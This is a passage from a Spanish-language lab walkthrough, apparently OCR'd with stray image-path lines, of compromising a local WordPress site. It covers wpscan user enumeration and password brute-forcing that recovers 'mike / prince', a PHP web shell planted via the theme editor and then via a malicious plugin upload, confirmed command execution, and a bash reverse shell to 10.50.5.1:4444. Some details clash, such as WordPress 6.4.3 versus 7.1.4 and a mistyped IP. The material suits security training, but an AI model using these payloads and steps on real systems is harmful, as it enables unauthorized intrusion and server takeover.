Realizo un whatweb, para este puerto

┌──(nick㉿HOSTNAME)-[~]

└─$ ***whatweb http://127.0.0.1:8030***

http://127.0.0.1:8030 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[127.0.0.1], MetaGenerator[WordPress 6.4.3], PHP[8.2.17], Script,


*Title[**NETcorp Marketing**], UncommonHeaders[link], WordPress[6.4.3], X-Powered-By[PHP/8.2.17]*

Como es WordPress, puedo usar la Herramienta: WPSCAN

Con este comando:

wpscan --url http://127.0.0.1:8030/ --enumerate p,t,u

********** CAPTURA DE PANTALLA **********



[+] URL: http://127.0.0.1:8030/ [127.0.0.1]
[+] Started: Thu Nov 12 22:57:33 2026
[+] Command Line: wpscan --url http://127.0.0.1:8030/ --enumerate p,t,u
[+] Hostname: HOSTNAME

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 | - Server: Apache/2.4.57 (Debian)
 | - X-Powered-By: PHP/8.2.17
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://127.0.0.1:8030/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://127.0.0.1:8030/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site has 'Must Use Plugins': http://127.0.0.1:8030/wp-content/mu-plugins/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 80%
 | Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: http://127.0.0.1:8030/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

La salida, la tengo adjunta en un archivo llamado wpscan, aquí encontré: (he copiado la parte que me interesa):

a) Usuarios:

[i] 3 theme(s) Identified.
[+] Enumerating Users (via Passive and Aggressive Methods)
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
[+] mike
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

b) XML-RPCS, habilitado

XML-RPC seems to be enabled: http://127.0.0.1:8030/xmlrpc.php


c) Plugin: ***akismet*** ***y,***

d) Archivo: readme.html

Paso # 13: *Analizando de todos estas salida, la que mas me llama la atención es el usuario: Mike; puedo con la misma herramienta, poder buscar de rockyou.txt un password que le corresponda con esta dirección: http://27.0.0.1:8030, esto es:*

```
wpscan --url http://127.0.0.1:8030/ \
 --usernames mike \
 --passwords top10k.txt
```

********** CAPTURA DE PANTALLA **********




Aquí, claramente encuentra el password: prince

[SUCCESS] - mike / prince


Ahora, entro al Fire-Fox, y ubicar estos datos:

********** ***CAPTURA DE PANTALLA*** **********



Y, veo que pude entrar al panel de WordPress 7.1.4, esta captura es:

********** ***CAPTURA DE PANTALLA*** **********



Aquí, leyendo esta captura, puedo observar que, este nike:

*Tiene **Plugins**, **Users**, **Appearance**, **Tools**, **Settings** visibles, lo que indica que mike es, casi con certeza, un **Administrador.***

Explico:


en cualquier sitio WP, tenemos, estas rutas

- ***wp-admin/users.php: Gestión de usuarios***
- *wp-admin/plugins.php: Gestión de plugins*
- *wp-admin/theme-editor.php: Editor de temas*
- *wp-admin/options-general.php: Configuración General*

Entonces quiero ver los usuario, tendría que tomar esta ruta en el FireFox:

http://127.0.0.1:8030/wp-admin/users.php


********** CAPTURA DE PANTALLA **********



- ***Paso # 14:*** *Reviso, Ahora: wp-admin/theme-editor.php: Editor de temas*

http://127.0.0.1:8030/wp-admin/theme-editor.php

********** CAPTURA DE PANTALLA **********



Una vez, aquí, busco el archivo ***funtions.php*** *que lio encuentro en The Functions, menú izquierdo de la pantalla.*

Agregaré esto al final del archivo:

if(isset($_REQUEST['cmd'])){ echo "<pre>";
system($_REQUEST['cmd']); echo "</pre>"; die; }

y luego le di al botón de update:

Bueno, no me dejo, por que tiene un Lookback, asi que tengo que usar una técnica: ***"Authenticated Arbitrary File Upload" → "Malicious Plugin Upload"*** *(específico para WordPress).*

Es una técnica muy documentada: Que requiere credenciales de Administrador (por eso "Authenticated"), porque wp-admin/plugin-install.php?tab=upload solo es accesible para ese rol.

Permitir la subida de un archivo x.zip sin sandboxing es suficiente para comprometer el servidor, sin pasar por el flujo "normal" de activación (que es donde WordPress pone su chequeo de seguridad de loopback).


Bueno genere un archivo Shell.php en la cual coloque esto mismo:

if(isset($_REQUEST['cmd'])){ echo "<pre>";
system($_REQUEST['cmd']); echo "</pre>"; die; }

y luego en http://127.0.0.1:8030/wp-admin/plugin-install.php


Lo cargue con upload

********** ***CAPTURA DE PANTALLA*** **********



Me dijo: Plug in installed succesufully y luego voy al terminal de Kali-linux, a verlo con curl.

curl -s http://127.0.0.1:8030/wpcontent/plugins/shell/shell.php?cmd=id



¡RCE confirmado!:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Con esto puedo tener ejecución remota de comandos arbitrarios en el servidor, corriendo como el usuario del servidor web (www-data).


Paso # 15: *Puedo hacer una reverse Shell, para entrar desde mi Kali-linux, para esto eso 2 comandos:*

a) ***nc -lvnp 4444***

*b) curl -s -G "http://127.0.0.1:8030/wp-content/plugins/shell/shell.php" *

--data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.50.5.1/4444 0>&1'"

********** ***CAPTURA DE PANTALLA*** **********



